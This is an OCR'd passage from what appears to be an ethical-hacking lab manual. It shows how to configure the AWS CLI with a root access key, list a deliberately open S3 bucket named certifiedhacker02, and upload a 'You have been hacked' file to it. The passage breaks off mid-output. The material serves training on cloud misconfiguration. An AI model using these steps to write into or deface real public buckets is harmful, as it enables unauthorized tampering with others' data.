
Use access keys to send programmatic calls to AWS from the AWS CLI, AWS Tools for PowerShell, AWS SDKs, or direct AWS API calls. You can have a maximum of two access keys (active or inactive) at a time. Learn more

Access key ID	Created on	Access key last used	Region l

CloudShell Feedback Privacy Terms Cookie preferences

© 2024, Amazon Web Services, Inc. or its affiliates.

Menu aws configure - Parro... IAM | Global — Mozill...


Applications Places System
Wed Jun 5, 05:27
Create access key | IAM |
https://us-east-1.console.aws.amazon.com/iam/home?region=us-east-1#/security_creden
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
aws
Services
Search
[Alt+S]
Global
[redacted]
S3

keys. Because you can't specify the root user in a permissions policy, you can't limit its permissions, which is a best practice.


Instead, use alternatives such as an IAM role or a user in IAM Identity Center, which provide temporary rather than long-term credentials. Learn More

If your use case requires an access key, create an IAM user with an access key and apply least privilege permissions for that user. Learn More

Continue to create access key?

☑ I understand creating a root access key is not a best practice, but I still want to create one.

15. Copy the **Access Key** and switch to the **Terminal** window.



Access key created

This is the only time that the secret access key can be viewed or downloaded. You cannot recover it later. However, you can create a new access key any time.

IAM > Security credentials > Create access key

Step 1

Alternatives to root user access keys

Step 2

Retrieve access key

Retrieve access key Info

Access key

If you lose or forget your secret access key, you cannot retrieve it. Instead, create a new access key and make the old key inactive.

Access key	Secret access key
[redacted]GP	*************** Show


16. In the terminal window, right-click your mouse; select **Paste** from the context menu to paste the copied **AWS Access Key ID** and press **Enter**. It will prompt you to the **AWS Secret Access Key**. Switch to your AWS Account in the browser.

17. Copy the **Secret Access Key** and minimize the browser window. Switch to the **Terminal** window.

18. In the terminal window, right-click your mouse, select **Paste** from the context menu to paste the copied **Secret Access Key** and press **Enter**. It will prompt you for the default region name.

19. In the **Default region name** field, type **eu-west-1** and press **Enter**.

20. The **Default output format** prompt appears; leave it as default and press **Enter**.



```
┌─[root@parrot]─[/home/attacker]
└──╼ #aws configure
AWS Access Key ID [None]: [redacted]
AWS Secret Access Key [None]: [redacted]
Default region name [None]: eu-west-1
Default output format [None]:
┌─[root@parrot]─[/home/attacker]
└──╼ #
```


21. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker02** in the AWS service. We are going to use that bucket in this task.

The public S3 buckets can be found during the enumeration phase.

22. Let us list the directories in the certifiedhacker02 bucket. In the terminal window, type **aws s3 ls s3://[Bucket Name]** (here, Bucket Name is **certifiedhacker02**) and press **Enter**.

The bucket name may be different in your lab environment depending on the bucket you are targeting.


23. This will show you the list of directories in the **certifiedhacker02** S3 bucket, as shown in the screenshot.


Applications Places System
Wed Jun 5, 05:45
aws s3 ls s3://certifiedhacker02 - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws s3 ls s3://certifie...
[Create access key | IA...

```
┌─[root@parrot]─[/home/attacker]
└──╼ #aws s3 ls s3://certifiedhacker02
2024-01-22 07:43:42    5201590 PRE-Publication-version-SP.800-203.pdf
2024-01-22 07:43:42     428640 PRE-Whitepaper.pdf
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

24. Now, maximize the browser window, type **certifiedhacker02.s3.amazonaws.com** in the address bar, and press **Enter**.

25. This will show you the complete list of directories and files available in this bucket.




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<ListBucketResult>
   <Name>certifiedhacker02</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
 -<Contents>
     <Key>PRE-Publication-version-SP.800-203.pdf</Key>
     <LastModified>2024-01-22T12:43:42.000Z</LastModified>
     <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
     <Size>5201590</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 -<Contents>
     <Key>PRE-Whitepaper.pdf</Key>
     <LastModified>2024-01-22T12:43:42.000Z</LastModified>
     <ETag>"d354f7b7bccca0d942f3ef75b7ef9fa1"</ETag>
     <Size>428640</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 </ListBucketResult>
```

26. Minimize the browser window and switch to **Terminal**.

27. Let us move some files to the certifiedhacker02 bucket. To do this, in the terminal window, type **echo "You have been hacked" >> Hack.txt** and press **Enter**.

28. By issuing this command, you are creating a file named **Hack.txt**.




Applications Places System
Wed Jun 5, 05:48
echo "You have been Hacked" >> Hack.txt - Parrot Terminal
File Edit View Search Terminal Help
Menu
echo "You have been ...
[Mozilla Firefox]

```
┌─[root@parrot]─[/home/attacker]
└──╼ #aws s3 ls s3://certifiedhacker02
2024-01-22 07:43:42    5201590 PRE-Publication-version-SP.800-203.pdf
2024-01-22 07:43:42     428640 PRE-Whitepaper.pdf
┌─[root@parrot]─[/home/attacker]
└──╼ #echo "You have been Hacked" >> Hack.txt
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

29. Let us try to move the **Hack.txt** file to the **certifiedhacker02** bucket. In the terminal window, type **aws s3 mv Hack.txt s3://certifiedhacker02** and press **Enter**.

30. You have successfully moved the **Hack.txt** file to the **certifiedhacker02** bucket.




Applications Places System
Wed Jun 5, 05:51
aws s3 mv Hack.txt s3://certifiedhacker02 - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws s3 mv Hack.txt s3...
[Mozilla Firefox]

```
┌─[root@parrot]─[/home/attacker]
└──╼ #aws s3 ls s3://certifiedhacker02
2024-01-22 07:43:42    5201590 PRE-Publication-version-SP.800-203.pdf
